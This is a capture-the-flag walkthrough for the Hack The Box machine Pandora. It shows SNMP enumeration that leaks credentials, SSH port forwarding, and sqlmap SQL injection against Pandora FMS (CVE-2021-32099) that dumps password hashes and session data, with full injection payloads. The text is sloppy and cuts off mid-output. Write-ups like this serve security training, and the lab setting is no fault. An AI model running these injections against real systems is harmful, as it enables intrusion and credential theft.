[PANDORA- BOX]

Hi folks, today I am going to solve a hard rated hack the box machine,spider created by TheCyberGeek and dmw0ng.So without any further intro, let's jump in.

common enumeration


Nmap

TCP over SSH
HTTP Default page
*Host 8.2p1 Ubuntu 4ubuntu0.3

code-Nmap

```
nmap -sC -sV  -A -oN nmap/pandora 10.10.11.136
```

output





```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-22 13:31 EDT
Nmap scan report for 10.10.11.136
Host is up (0.90s latency).
```

```
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Play | Landing
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.82 seconds
```

Three ports are open:
port[22]-ssh
port[80]-http

Default Page- PLAY

so lets chek at the Default page at http://10.10.11.136



we need to add the hostname to `/etc/hosts` file and browse the page.

code-/etc/hosts

```
echo 10.10.11.136 panda.htb > /etc/hosts
```

After digging around the website for a while, I decided there was nothing to help me there so I moved on. do look for other directories using `gobuster`, directory

enumeration, and file detection, but nothing worked.

```
┌──(root㉿kali)-[/home/leshack98/project/HTB/Pandora]
└─# gobuster dir -u  http://10.10.11.136/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt -k  --wildcard switch -o pandora-gobusters
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.136/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/22 14:15:37 Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 277]
/.html                (Status: 403) [Size: 277]
/.htm                 (Status: 403) [Size: 277]
/assets               (Status: 301) [Size: 313] [--> http://10.10.11.136/assets/]
/.                    (Status: 200) [Size: 33560]
```

There had to be something else, so I ran a UDP scan. UDP scans are extraordinarily slow, even with the proper speed flags set so I took the liberty of scanning only the 20 most common ports.

code-nmap-UDP

```
sudo nmap -sU -top-ports=20 panda.htb
```

output

```
┌──(root㉿kali)-[/home/leshack98/project/HTB/Pandora]
└─# sudo nmap -sU -top-ports=20 panda.htb
sudo: unable to resolve host kali: Name or service not known
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-22 14:38 EDT
Nmap scan report for panda.htb (10.10.11.136)
Host is up (0.41s latency).

PORT      STATE  SERVICE
53/udp    closed domain
67/udp    closed dhcps
68/udp    closed dhcpc
69/udp    closed tftp
123/udp   closed ntp
135/udp   closed msrpc
137/udp   closed netbios-ns
138/udp   closed netbios-dgm
139/udp   closed netbios-ssn
161/udp   open   snmp
162/udp   closed snmptrap
445/udp   closed microsoft-ds
500/udp   closed isakmp
514/udp   closed syslog
520/udp   closed route
631/udp   closed ipp
1434/udp  closed ms-sql-m
1900/udp  closed upnp
4500/udp  closed nat-t-ike
49152/udp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 16.72 seconds
```

```
sudo: unable to resolve host kali: Name or service not known
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-22 14:38 EDT
Nmap scan report for panda.htb (10.10.11.136)
Host is up (0.41s latency).

PORT      STATE  SERVICE
53/udp    closed domain
67/udp    closed dhcps
68/udp    closed dhcpc
69/udp    closed tftp
123/udp   closed ntp
135/udp   closed msrpc
137/udp   closed netbios-ns
138/udp   closed netbios-dgm
139/udp   closed netbios-ssn
161/udp   open   snmp
```

```
162/udp   closed snmptrap
445/udp   closed microsoft-ds
500/udp   closed isakmp
514/udp   closed syslog
520/udp   closed route
631/udp   closed ipp
1434/udp  closed ms-sql-m
1900/udp  closed upnp
4500/udp  closed nat-t-ike
49152/udp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 16.72 seconds
```

The box is running `SNMPv1`. `SNMP` stands for simple network management protocol, and it is used for network management and monitoring. `SNMPv1` was defined in RFC1157 and was the first iteration of the `SNMP` protocol. Because of this, it was designed with little to no security in mind. In fact, both `SNMPv1` and `SNMPv2` (fun fact, `SNMPv2` is the most widely deployed version today) send cleartext messages. Only `SNMPv3` (the most recent) supports encryption and authentication. `SNMP` stores information in a structure called a Management Information Base (`MIB` for short). This is a relational structure that deems what information can be read, written, and accessed. These use identifiers called `OIDs`, but it's not important to explain those. You can read about them here.

To retrieve information from machines running `SNMP`, a requester will send a GET request to the machine, along with a string to authenticate itself. `SNMPv1` uses two different strings, called community strings, for authentication with machines. The `read only` string is usually for read-only information, and the `read-write` string is for the ability to modify some information. The great thing about these community strings is that they are unhashed, atomic, and easy to crack. I used **SecList** this list to find the community string for the machine.

After I got the community string, I used a tool called `snmpwalk` to enumerate all the information I could.

code-snmp

```
snmpwalk -v2c -c public panda.htb
```

Enumeration and Injecting

while I was going through the information I found a `username` and `password` of `daniel`, so I used those to log into the machine via SSH.

```
iso.3.6.1.2.1.25.4.2.1.5.945 = STRING: "--no-debug"
iso.3.6.1.2.1.25.4.2.1.5.969 = STRING: "-o -p -- \\u --noclear tty1 linux"
iso.3.6.1.2.1.25.4.2.1.5.1000 = ""
iso.3.6.1.2.1.25.4.2.1.5.1128 = STRING: "-u daniel -p HotelBabylon23"
iso.3.6.1.2.1.25.4.2.1.5.4213 = STRING: "--user"
iso.3.6.1.2.1.25.4.2.1.5.4218 = ""
iso.3.6.1.2.1.25.4.2.1.5.6275 = STRING: "client 10.10.14.39:8080 R:3306:127.0.0.1:80"
iso.3.6.1.2.1.25.4.2.1.5.31808 = ""
iso.3.6.1.2.1.25.4.2.1.5.41954 = STRING: "--supervised"
iso.3.6.1.2.1.25.4.2.1.5.51627 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.68018 = ""
iso.3.6.1.2.1.25.4.2.1.5.68110 = ""
iso.3.6.1.2.1.25.4.2.1.5.68111 = ""
iso.3.6.1.2.1.25.4.2.1.5.84125 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.84126 = STRING: "-c uname -a; w; id; /bin/sh -i"
iso.3.6.1.2.1.25.4.2.1.5.84130 = STRING: "-i"
iso.3.6.1.2.1.25.4.2.1.5.84958 = ""
iso.3.6.1.2.1.25.4.2.1.5.85046 = ""
iso.3.6.1.2.1.25.4.2.1.5.85047 = ""
iso.3.6.1.2.1.25.4.2.1.5.85206 = ""
iso.3.6.1.2.1.25.4.2.1.5.85510 = ""
iso.3.6.1.2.1.25.4.2.1.5.85602 = ""
iso.3.6.1.2.1.25.4.2.1.5.85605 = ""
iso.3.6.1.2.1.25.4.2.1.5.85778 = ""
iso.3.6.1.2.1.25.4.2.1.5.85869 = ""
iso.3.6.1.2.1.25.4.2.1.5.85870 = ""
```

code-ssh

```
sudo ssh daniel@10.10.11.136
```

successful code injection and i got the shell

ouput


```
┌──(root㉿kali)-[/home/leshack98/project/HTB/Pandora]
└─# sudo ssh daniel@10.10.11.136
sudo: unable to resolve host kali: Name or service not known
The authenticity of host '10.10.11.136 (10.10.11.136)' can't be established.
ED25519 key fingerprint is SHA256:yDtxiXxKzUipXy+nLREcsfpv/fRomqveZjm6PXq9+BY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.136' (ED25519) to the list of known hosts.
daniel@10.10.11.136's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 22 Apr 19:10:57 UTC 2022

  System load:           0.3
  Usage of /:            71.3% of 4.87GB
  Memory usage:          23%
  Swap usage:            0%
  Processes:             272
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.136
  IPv6 address for eth0: dead:beef::250:56ff:feb9:a472

  ⇒ /boot is using 91.8% of 219MB


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Apr 22 19:10:15 2022 from 10.10.14.119
daniel@pandora:~$
```

Having the shell as a regular user `daniel` we can find the `user.txt` in another user `matt` by changing the directory to `home/matt` but the permison is denied!

ouput

The user flag is in another `matt` directory, so I need to pivot into that user. The two primary targets I had were `/var/www/html` and `/var/www/pandora`. The `html` side was visible to the public, but the `pandora` was new. Inside the `/etc/hosts` file so I decide to use this as a lead.

ouput



Privilege Escalation

Looking at `listening ports`, we discover a local webserver on `port 80`:

code- listenig port

```
ss -lntp
```

output

```
daniel@pandora:/$ cat /etc/hosts
127.0.0.1 localhost.localdomain pandora.htb pandora.pandora.htb
127.0.1.1 pandora

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
daniel@pandora:/$ ss -lntp
State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port  Process
LISTEN   0        4096       127.0.0.53%lo:53           0.0.0.0:*
LISTEN   0        128              0.0.0.0:22           0.0.0.0:*
LISTEN   0        80             127.0.0.1:3306         0.0.0.0:*
LISTEN   0        128                 [::]:22              [::]:*
LISTEN   0        511                    *:80                 *:*
daniel@pandora:/$
```

Then i decide to forward our `local port 9000` to `port 80` on the remote target using `ssh` by typing this which will give you the ssh inside `daniel`

code- get ssh to forward the webserver

```
~ shift C
```

code-forwarding port

```
-L 9000:127.0.0.1:80
```

output


```
daniel@pandora:/$ ss -lntp
State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port  Process
LISTEN   0        4096       127.0.0.53%lo:53           0.0.0.0:*
LISTEN   0        128              0.0.0.0:22           0.0.0.0:*
LISTEN   0        80             127.0.0.1:3306         0.0.0.0:*
LISTEN   0        128                 [::]:22              [::]:*
LISTEN   0        511                    *:80                 *:*
daniel@pandora:/$
ssh> -L 9000:127.0.0.1:80
Forwarding port.
```

or
we can set up a dynamic tunnel. You can do this with the following command:

```
ssh -D 9000 daniel@panda.htb
```

Using this tunnel, we can set up a proxy to view the webpage.Note that it must be `SOCKS5` so it supports DNS resolution (`localhost.localdomain`).We can now access the `web server` by browsing to [localhost](). we get a default login page of pandoraFMS.

Default Page- PandoraFMS



After doing research and searching in the internet i found out that pandoraFMS has alot of vunerablity:

- SQL Injection (pre authentication) (CVE-2021-32099)
- Phar deserialization (pre authentication) (CVE-2021-32098)
- Remote File Inclusion (lowest privileged user) (CVE-2021-32100)
- Cross-Site Request Forgery (CSRF)

A SQL injection vulnerability in the pandora_console component of Artica Pandora FMS 742 allows an unauthenticated attacker to upgrade his unprivileged session via the `/include/chart_generator.php` session_id parameter, leading to a login bypass.

This post specifically shows us that the `chart_generator.php` file's `session_id` parameter is vulnerable. I want to use `sqlmap` for this, so I will need to use a great tool called `proxychains`. Proxychains was designed to create a chain of proxies that allow you to pivot your tools into systems without having to install tools on the other side of whatever you are pivoting into. To use proxychains, you need to specify the dynamic tunnel to pivot through via the `/etc/proxychains4.conf` file.

code-editing proxychain4

```
vi  /etc/proxychains.conf
```

ouput


```
#
#       Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5  127.0.0.1 9000 daniel HotelBabylon23
```

After setting that up, we can run a sqli attack against the chart generator file.

code-dumping tables

```
proxychains sqlmap -u
"http://127.0.0.1:9000/pandora_console/include/chart_generator.php?
session_id=1" --batch --dbms=mysql -D pandora -T tsessions_php -C
id_session,data  --tables
```

ouput



The table i was interested in is the `tpassword_history` and `tsessions_php` tables

code-dumping tpassword

```
proxychains sqlmap -u
"http://127.0.0.1:9000/pandora_console/include/chart_generator.php?
session_id=1" --batch --dbms=mysql -D pandora -T tpassword_history -C
id_pass,id_user,data_end,password,data_begin --dump
```

ouput

```
┌──(root㉿kali)-[/home/leshack98/project/HTB/Pandora]
└─# sqlmap -u "http://127.0.0.1:9002/pandora_console/include/chart_generator.php?session_id=1" --batch --dbms=mysql -D pandora -T tpassword_history -C id_pass,id_user,
data_end,password,data_begin --dump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.3#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:16:34 /2022-04-22/

[18:16:34] [INFO] testing connection to the target URL
[18:16:35] [WARNING] potential permission problems detected ('Access denied')
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=76vhbdm5slb...8qudf84bm8'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: session_id (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: session_id=1' RLIKE (SELECT (CASE WHEN (3755=3755) THEN 1 ELSE 0x28 END))-- PMOa

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: session_id=1' OR (SELECT 1019 FROM(SELECT COUNT(*),CONCAT(0x71707a6b71,(SELECT (ELT(1019=1019,1))),0x71767a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA
.PLUGINS GROUP BY x)a)-- VwNk

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: session_id=1' AND (SELECT 6623 FROM (SELECT(SLEEP(5)))mpNT)-- sjSN
```

```
Database: pandora
Table: tpassword_history
[2 entries]
+---------+---------+----------+----------------------------------+------------+
| id_pass | id_user | data_end | password                         | data_begin |
+---------+---------+----------+----------------------------------+------------+
| 1       | matt    |          | f655f807365b6dc602b31ab3d6d43acc |            |
| 2       | daniel  |          | 76323c174bd49ffbbdedf678f6cc89a6 |            |
+---------+---------+----------+----------------------------------+------------+

[18:17:41] [INFO] table 'pandora.tpassword_history' dumped to CSV file '/root/.local/share/sqlmap/output/127.0.0.1/dump/pandora/tpassword_history.csv'
[18:17:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 18:17:41 /2022-04-22/


┌──(root㉿kali)-[/home/leshack98/project/HTB/Pandora]
└─#
```

After dumping that, we get the `password hashes` for `matt` and `daniel`. Just looking at the hashes, I can already tell they are md5

Since the php session are stored in `tsessions_php` we can use it to get the direct session of `matt`

code-dumping tsessions

```
proxychains sqlmap -u
"http://127.0.0.1:9000/pandora_console/include/chart_generator.php?
session_id=1" --batch --dbms=mysql -D pandora -T tsessions_php -C
id_session,data  --dump
```

ouput

```
┌──(root㉿kali)-[/home/leshack98/project/HTB/Pandora]
└─# sqlmap -u "http://127.0.0.1:9000/pandora_console/include/chart_generator.php?session_id=1" --batch --dbms=mysql -D pandora -T tsessions_php -C id_session,data  --d
ump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.3#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:33:51 /2022-04-22/

[18:33:51] [INFO] testing connection to the target URL
[18:33:53] [WARNING] potential permission problems detected ('Access denied')
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=nlcnjgf8icp...p37h498ksu'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: session_id (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
